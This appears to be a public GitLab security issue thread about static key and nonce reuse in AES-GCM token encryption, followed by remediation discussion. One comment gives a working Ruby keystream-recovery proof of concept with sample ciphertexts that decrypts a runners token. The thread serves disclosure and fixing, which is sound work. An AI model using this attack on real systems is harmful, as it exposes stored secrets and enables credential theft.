Closed · Issue created 3 years ago by Joern Schneeweisz

AES-GCM issues in lib/gitlab/crypto_helper.rb

The `Gitlab::CryptoHelper` module is being used to encrypt sensitive token values within the database. The token values are encrypted utilizing AES-GCM. AES-GCM is an authenticated cipher, thus ensuring integrity of the stored ciphertexts. Within the `Gitlab::CryptoHelper` implementation however this cannot be guaranteed. The cipher is set up with a static key and a static nonce as follows:

```
AES256_GCM_OPTIONS = {
  algorithm: 'aes-256-gcm',
  key: Settings.attr_encrypted_db_key_base_32,
  iv: Settings.attr_encrypted_db_key_base_12
}.freeze
```

Both `Settings.attr_encrypted_db_key_base_32` and `Settings.attr_encrypted_db_key_base_12` are static values, namely the first 32 or the first 12 bytes of `Gitlab::Application.secrets.db_key_base` .

There are several issues with those settings:

- Key and IV (nonce) are related to each other (IV is a substring of the key)
  - This is not advisable, even tough this is not directly exploitable the IV and key should not relate to each other
- `Gitlab::Application.secrets.db_key_base` is a hexadecimal string e.g. `"7ce6778d9ef49559..."` this results in both IV and key are effectively half as long as intended
- The nonce reuse allows recovery of the authentication key used within AES-GCM.
  - Just by observing two different ciphertexts and their respective authentication tags we can forge authentication tags for arbitrary ciphertexts.
- When knowing a plain/ciphertext pair (e.g. from a project's runners token) we can deduce the keystream and thus encrypt arbitrary values up to the length of our known pair

I'd suggest to store a random IV along with the encrypted value. Additionally the key should be derived from `Gitlab::Application.secrets.db_key_base` with e.g. PBKDF2.

Drag your designs here or click to upload.

Tasks 0

No tasks are currently assigned. Use tasks to break down this issue into smaller parts.

Linked items 1

Relates to

Corrective actions for CI build tokens backwards compatibility decrypting
gitlab-com/www-gitlab-com#10546 · Jun 16, 2021

Related merge requests 1

Add a redis rate limiter for agentk connections
gitlab-org/cluster-integration... !103 · 13.5

Activity

Joern Schneeweisz changed due date to February 18, 2020 3 years ago

Joern Schneeweisz added security label 3 years ago

Joern Schneeweisz added group authentication and authorization type bug devops manage priority 3 severity 3 scoped labels 3 years ago

Joern Schneeweisz @joernchen · 3 years ago · Author · Developer

Note: the intended migration to vault (see #26243 and #30423 (closed)) might also be a solution.

Edited by Joern Schneeweisz 3 years ago

Joern Schneeweisz changed due date to January 22, 2020 3 years ago

Dennis Appelt @dappelt · 3 years ago · Developer

> Additionally the key should be derived from `Gitlab::Application.secrets.db_key_base` with e.g. PBKDF2.

I also noticed that at other places in the code we use `Gitlab::Application.secrets.db_key_base` directly as key/secret instead of deriving a secret from it. Best practice is to use a key derivation function as @joernchen points out. For deriving secrets from `Gitlab::Application.secrets.db_key_base` it should suffice to use a simple HMAC since `db_key_base` as high entropy.

Dennis Appelt @dappelt · 3 years ago · Developer

We probably should do an audit for this pattern and raise dev awarness.

Joern Schneeweisz @joernchen · 3 years ago · Author · Developer

I'll open another issue for that. I still need to track the usage within `attr_encrypted` .

Additionally the pattern of taking the ASCII hex string as bytes and thus halving the keylength seems also very common.

Dennis Appelt @dappelt · 3 years ago · Developer

I opened an issue for the key derivation https://gitlab.com/gitlab-com/gl-security/engineering/issues/751

Please register or sign in to reply

Dennis Appelt mentioned in issue gitlab-com/gl-security/engineering#751 3 years ago

GitLab Bot mentioned in issue #37181 (closed) 3 years ago

Joern Schneeweisz marked this issue as related to gitlab-com/gl-security/engineering#756 3 years ago

GitLab Bot mentioned in issue #37859 (closed) 3 years ago

GitLab Bot mentioned in issue #39001 (closed) 3 years ago

GitLab Bot mentioned in issue #103397 (closed) 3 years ago

GitLab Bot @gitlab-bot · 2 years ago · Maintainer

Setting Category:Authentication and Authorization based on ~"group::access".

GitLab Bot @gitlab-bot · 2 years ago · Maintainer

Setting Category:Authentication and Authorization based on ~"group::access".

GitLab Bot @gitlab-bot · 2 years ago · Maintainer

Setting Category:Authentication and Authorization based on ~"group::access".

GitLab Bot added Category:Authentication and Authorization label 2 years ago

Joern Schneeweisz @joernchen · 2 years ago · Author · Developer

I've just revisited this issue and I think it should be bumped to ~P2 / ~S2

The reasoning for this:

The `CryptoHelper` is mainly used to provide encryption for `TokenAuthenticatableStrategies::Encrypted` this should protect the data at rest or in case of e.g. data exfiltration by the means of SQL Injection.

As outlined in the issue a single plain/ciphertext pair can lead to decryption of all other encrypted values.

Furthermore we introduced a simple mechanism which reveals plain/ciphertext pairs in `app/models/active_session.rb` by this anyone can deduce a long enough part of the keystream to de- and encrypt for instance runner tokens.

In conclusion this mechanism is as good as not encrypting at all. cc: @gitlab-com/gl-security/appsec

Edited by Joern Schneeweisz 2 years ago

Joern Schneeweisz @joernchen · 2 years ago Author Developer


To get a bit more into detail and illustrate the issue:

Consider the following proof of concept:

We have an encrypted `runners_token` :

```
[8] pry(main)> g = Group.last
  Group Load (1.4ms)  SELECT "namespaces".* FROM "namespaces" WHERE "namespaces"."type" = $1 ORDER BY "names
  Route Load (0.8ms)  SELECT "routes".* FROM "routes" WHERE "routes"."source_id" = $1 AND "routes"."source_t
=> #<Group id:28 @h5bp>
[9] pry(main)> g.runners_token_encrypted
=> "3Ef2xGk/vzxHfkp4uDg44l14LDXtX8ZIxG9Pnjkm8uocw1KG"
```

We have two active sessions within the GitLab instance as shown in the screenshot:



Highlighted are the session cookie value in the right session and it's encrypted representation for revocation in the left session.

If we now use the following proof of concept script

```
#!/usr/bin/ruby

require 'base64'

if ARGV.length != 3
then
  puts "Usage: #{File.basename(__FILE__)} token_encrypted user_token_encrypted user_token_plain"
  exit -1
end

plain  = ARGV[2]
enc    = Base64.decode64 ARGV[1]
target = Base64.decode64 ARGV[0]

class String
  def ^(second)
   self.length > second.length ? (string2=self;string1=second) : (string1=self;string2=second)
   s = []
   string1.unpack('C*').zip(string2.unpack('C*')) {|a,b| s.push( (a||0) ^ (b||0) ) }
   return s.pack('C*')
  end
end

enc = enc[0..-17] # cut auth tag
target = target [0..-17] # same

keystream = plain ^ enc

p keystream ^ target
```

We can calculate the plain text of the `runners_token` above:

```
ruby gcm.rb 3Ef2xGk/vzxHfkp4uDg44l14LDXtX8ZIxG9Pnjkm8uocw1KG pUKr+ABdmxAoLk08tCAc2jc5LzzUnd8f18YESLR4a7tqXQ
"H7hYYZAJV6bpnyBZZy4m"
```

Which is indeed the decrypted `runners_token` :

```
[9] pry(main)> g.runners_token_encrypted
=> "3Ef2xGk/vzxHfkp4uDg44l14LDXtX8ZIxG9Pnjkm8uocw1KG"
[10] pry(main)> g.runners_token
=> "H7hYYZAJV6bpnyBZZy4m"
[11] pry(main)>
```

The script I've used is form the Contribute CTF's AES-GCM challenge. A walk through and explanation can be found here

Edited by Joern Schneeweisz 2 years ago

Dennis Appelt @dappelt · 2 years ago Developer

@joernchen thanks for taking the time to demonstrate the impact.

The AES-GCM spec on constructing IVs (section 8.2) might be helpful https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-38d.pdf. Essentially, the IV needs to be a nonce.

Jeremy Matos @jeremymatos · 2 years ago Contributor

I remember that some time ago @joernchen checked and https://en.wikipedia.org/wiki/AES-GCM-SIV was not supported by Ruby

Vitor Meireles De Sousa @vdesousa · 2 years ago Developer

Thanks for the explanation @joernchen 👍

Melissa Ushakov @mushakov · 2 years ago Developer

@jeremymatos based on the findings above do you think this should be a ~P2 ~S2 ?

cc: @lmcandrew

Jeremy Matos @jeremymatos · 2 years ago Contributor

@joernchen @mushakov I updated the severity to ~S2 ~P2

Please register or sign in to reply

Melissa Ushakov changed milestone to %Next 1-3 releases 2 years ago

Jeremy Matos added priority 2 severity 2 scoped labels and automatically removed priority 3 severity 3 labels 2 years ago

Joern Schneeweisz @joernchen · 2 years ago Author Developer

I think here is a lot of overlap with the `attr_encrypted` issue #26243.

There are some more concerns I have about the `Gitlab::CryptoHelper` class and the usage of `db_key_base`. I'll sort those and file according issues next week as I'll be OOO the next two days.

The whole topic around storage of secrets, `Gitlab::CryptoHelper`, and the `db_key_base` being used without further key-derivation in several places should be broken down further and we should come up with a more robust cryptographic helper/API we use internally. I'd be happy to sync and brainstorm about options and solutions to untangle this and the related issues.

GitLab Bot added Accepting merge requests label 2 years ago

Stan Hu @stanhu · 2 years ago Owner

Yeah, #26243 is definitely related. `attr_encrypted` has caused us a lot of grief, and now that we have to rotate keys it's not trivial to do this.

Joern Schneeweisz @joernchen · 2 years ago Author Developer

If i read #26243 right one of the main pain points switching the current scheme is that we'd have to rotate all encrypted values at once resulting in quite some downtime.

I think we should decide on a follow up mechanism e.g. lockbox we'd need an intermediate solution which does the migration on **access** of the encrypted value during regular use of GitLab. That way we won't have any downtime **but** we also might end with some left-over records which won't be migrated as they're not being accessed. This idea is somewhat similar to what Rails does when allowing `hybrid` cookies which will upgrade `Marshal` ed cookies to `JSON` serialized cookies on the fly.

Such an approach should be good for the `CryptoHelper` as well.

Edited by Joern Schneeweisz 2 years ago

Joern Schneeweisz @joernchen · 2 years ago Author Developer

Some more thoughts on the encryption of database records:

Currently we rely on a secret within a file on disk to de- and encrypt the db records. The problems when losing this file seem to be well discussed e.g. in #26243.

Another important point here is **what are we protecting from**?

From a pure AppSec standpoint, not considering any malicious insiders with DB access or misconfiguration which accidentally exposes db records to the public, we're protecting the data from SQL injection and similar data leaks. Some kind of not-intended database access is required via the application. SQL injection is the most common vulnerability which would lead to leakage of the encrypted records. The key to decrypt is assumed "safe" on the filesystem not reachable by DB queries.

I'd like make a point here that the current mechanism does not offer much protection against a typical attack on GitLab.

This is for the following reasons

- SQL injection doesn't really seem to be a common issue in GitLab cvedetails lists only a single case of SQL injection in the last six years.
- Arbitrary file reads however are much more common, those expose the `db_key_base` towards an attacker.
- For code execution issues the attacker gains the data they want in any case so we can barely protect from those

If we'd like to do this in a way where we're actually protecting against something and not only fill a checkbox ✅ *yes we encrypt* we should at least think about involving some kind of hardware security module (HSM).

Jeremy Matos @jeremymatos · 2 years ago Contributor

@joernchen A HSM may not be needed, but we absolutely need an explicit threat model to decide.

Edited by Jeremy Matos 2 years ago

Please register or sign in to reply

Joern Schneeweisz mentioned in issue gitlab-com/gl-security/engineering#756 2 years ago

Dominic Couture mentioned in issue #222690 2 years ago

Dennis Appelt mentioned in issue #238581 (closed) 2 years ago

Joern Schneeweisz @joernchen · 2 years ago Author Developer

A small update on this issue.

I've tried to find an easy and iterative way out of this issue by introducing a non-static nonce and keeping `AES-GCM`.

Unfortunately the way we use the `CryptoHelper` for our authentication token we need to know the used nonce to be able to encrypt the incoming plaintext token and then look up the encrypted value in the database.

So we'd need to embed the nonce into the token value. This is unfortunate as due to this we cannot possibly upgrade any token which are already in use (as they'd need to change).

Effectively this means we're stuck with the current encryption scheme for our `TokenAuthenticatableStrategies::Encrypted` token unless we force an update on all affected token.

The alternative would be to change the encryption scheme away from `AES-GCM`.

Joern Schneeweisz @joernchen · 2 years ago Author Developer

@dappelt raised a very legit question in Slack:

> I wonder though if we cannot store the nonce in the database to avoid updating existing tokens.

We can't do this currently as the lookup for the encrypted token goes as follows:

```
def find_by_encrypted_token(token, unscoped)
  encrypted_value = Gitlab::CryptoHelper.aes256_gcm_encrypt(token)
  relation(unscoped).find_by(encrypted_field => encrypted_value)
end
```

Here we rely on `Gitlab::CryptoHelper.aes256_gcm_encrypt` having a predictable outcome, namely the `encrypted_value` as stored in the database. This won't be the case if `aes256_gcm_encrypt` would use a random nonce.

If we'd store the `nonce` along with the token in the DB we'd need to trail encrypt every token with the according `nonce` in the database until we eventually find the value which is in the database.

Dennis Appelt @dappelt · 2 years ago Developer

@joernchen Instead of trying every nonce in the database, could we have a mapping `hash(plaintext_token) -> nonce`? That way we can look up the nonce and pass it to `CryptoHelper`. Something like

```
nonce = some_table.find(hash(token))
Gitlab::CryptoHelper.aes256_gcm_encrypt(token, nonce)
```

If `nonce = some_table.find(hash(token))` doesn't find an entry we can assume it hasn't been re-encrypted yet and could do it on the fly.

Joern Schneeweisz @joernchen · 2 years ago Author Developer

That could indeed work @dappelt.

But I'm not sure about the side-effects of having `hash(token)` along with `aes256_gcm_encrypt(token, nonce)` in the database. Generally I was also hoping to get away without any modifications of the database, as those add additional complexity 😮.

Dennis Appelt @dappelt · 2 years ago Developer

@joernchen Do you have any particular side-effects in mind?

Assuming the threat we are protecting from is an attacker gaining access to the database, knowing `hash(token)` does not help to decrypt the encrypted token. Vice versa, the encrypted token does not help to get the preimage of `hash(token)`.

A dictionary attack on `hash(token)` would be possible if `token` is a weak secret. We will need to check where `token` is generated.

> Generally I was also hoping to get away without any modifications of the database, as those add additional complexity 😮.

We can either append the nonce to the plaintext (or the cyphertext in case of #238581 (closed)) or we store it in the database. In case the first is not possible without a breaking change, storing the nonce in the database is probably preferred.

The required storage for a mapping `hash(plaintext_token) -> nonce` is linear in the number of tokens. So the storage requirements shouldn't be a problem.

Joern Schneeweisz @joernchen · 2 years ago Author Developer

I gave this problem another thought.

> A dictionary attack on `hash(token)` would be possible if `token` is a weak secret. We will need to check where `token` is generated.

The bitlength of `token` is typically about 120 bit given our 20 character Base64 encoded token.

> We can either append the nonce to the plaintext (or the cyphertext in case of #238581 (closed)) or we store it in the database. In case the first is not possible without a breaking change, storing the nonce in the database is probably preferred.

Having the first it won't be possible to upgrade old tokens in the database.

To get this moving I think we should follow the approach @dappelt lay out here.

Gosia Ksionek @mksionek · 2 years ago Developer

@dappelt @joernchen let me sum up your proposal, to see if I get everything right.

- We should create new table, that would store values in two columns
  1. Hashed token
  2. Nonce
- When the `aes256_gcm_decrypt` function is called, we should check if hashed value is stored in the new table and take nonce from this table.
  - If we cannot find this token in the table, we can assume it was encrypted using the old method and we will use old, static IV.
- When the `aes256_gcm_encrypt` function is called, we should hash token and create random nonce, save it to database, and encrypt data using saved nonce.

Joern Schneeweisz @joernchen · 2 years ago Author Developer

> - We should create new table, that would store values in two columns
>
> 1. Hashed token
> 2. Nonce

Correct, we should be able to find the `nonce` using the hashed token.

For hashing the token we can use a plain `SHA256` as the token provides sufficient entropy.

> - When the `aes256_gcm_decrypt` function is called, we should check if hashed value is stored in the new > table and take nonce from this table.
> - If we cannot find this token in the table, we can assume it was encrypted using the old method and we will use old, static IV.

Correct, additionally we'll re-encrypt the token and store it with it's non-static IV in the hash/nonce table.

> - When the `aes256_gcm_encrypt` function is called, we should hash token and create random nonce, save it to database, and encrypt data using saved nonce.

Exactly.

Gosia Ksionek @mksionek · 2 years ago Developer

@joernchen thanks for taking a look! 🙇

Please register or sign in to reply

GitLab Bot 🤖 added section dev scoped label 2 years ago

Ron Chan added security-backlog valid scoped label 2 years ago

GitLab Bot 🤖 added missed-SLO label 2 years ago

Joern Schneeweisz mentioned in merge request gitlab-org/cluster-integration/gitlab-agent!103 (merged) 2 years ago

Hordur Freyr Yngvason mentioned in issue #270581 2 years ago

Nik Sarosy marked this issue as related to gitlab-com/gl-security/security-assurance/sec-compliance/fedramp#2 2 years ago

Joern Schneeweisz @joernchen · 2 years ago Author Developer

@mushakov is there anything I can do to help getting this issue resolved?

Melissa Ushakov @mushakov · 2 years ago Developer

@joernchen Thanks for tagging me on this!

@lmcandrew What are your thoughts on the suggested approaches above?

Liam McAndrew @lmcandrew · 2 years ago Developer

@joernchen @dappelt thanks for your thoughts on this issue! As both this and https://gitlab.com/gitlab-org/gitlab/-/issues/244855 are severity 2 I expect we will be able to start working on them in %13.7.

FYI @mksionek @sarcila as you will be on the security rota.

Please register or sign in to reply

Liam McAndrew changed milestone to %13.7 2 years ago

Gosia Ksionek assigned to @mksionek 2 years ago

GitLab Bot 🤖 removed Accepting merge requests label 2 years ago

Gosia Ksionek @mksionek · 2 years ago Developer

I have started working on this and made some progress, I got stuck how to handle this method: `app/models/concerns/token_authenticatable_strategies/encrypted.rb`

```
  def find_by_encrypted_token(token, unscoped)
    encrypted_value = Gitlab::CryptoHelper.aes256_gcm_encrypt(token)
    relation(unscoped).find_by(encrypted_field => encrypted_value)
 end
```

I need to think how to handle it safely and efficiently.

Dominic Couture @dcouture · 1 year ago Developer

CVE requested https://gitlab.com/gitlab-org/cves/-/issues/128

Mek Stittri marked this issue as related to gitlab-com/www-gitlab-com#10546 (closed) 1 year ago

Mek Stittri mentioned in issue gitlab-com/www-gitlab-com#10546 (closed) 1 year ago

Drew Blessing @dblessing · 1 year ago Maintainer

@mksionek Are you still working on this issue? I just noticed it while looking through our security board.

Gosia Ksionek @mksionek · 1 year ago Developer

yes, first phase was deployed, second will be deployed in 14.0.

Issue is tracked here: #322594 (closed) so I think maybe we can close this one?

Joern Schneeweisz @joernchen · 1 year ago Author Developer

As we have a follow up issue and this is actively being worked on I don't mind closing this.

cc: @gitlab-com/gl-security/appsec should we even make the issue public as the fix is being worked on in public too?

Dominic Couture @dcouture · 1 year ago Developer

I was wondering if we really wanted to make #36855 (comment 391220998) public, but I guess users can only decrypt their own data (assuming there isn't another security issue leaking data) so it's probably OK?

Joern Schneeweisz @joernchen · 1 year ago Author Developer

Thanks for double checking @dcouture the issue demonstrated in #36855 (comment 391220998) has been fixed with #238581 (closed)

Dominic Couture @dcouture · 1 year ago Developer

Ah thanks! Alright let's do this then. Closing and making public.

Please register or sign in to reply

Dominic Couture closed 1 year ago

Joern Schneeweisz made the issue visible to everyone 1 year ago

Please register or sign in to reply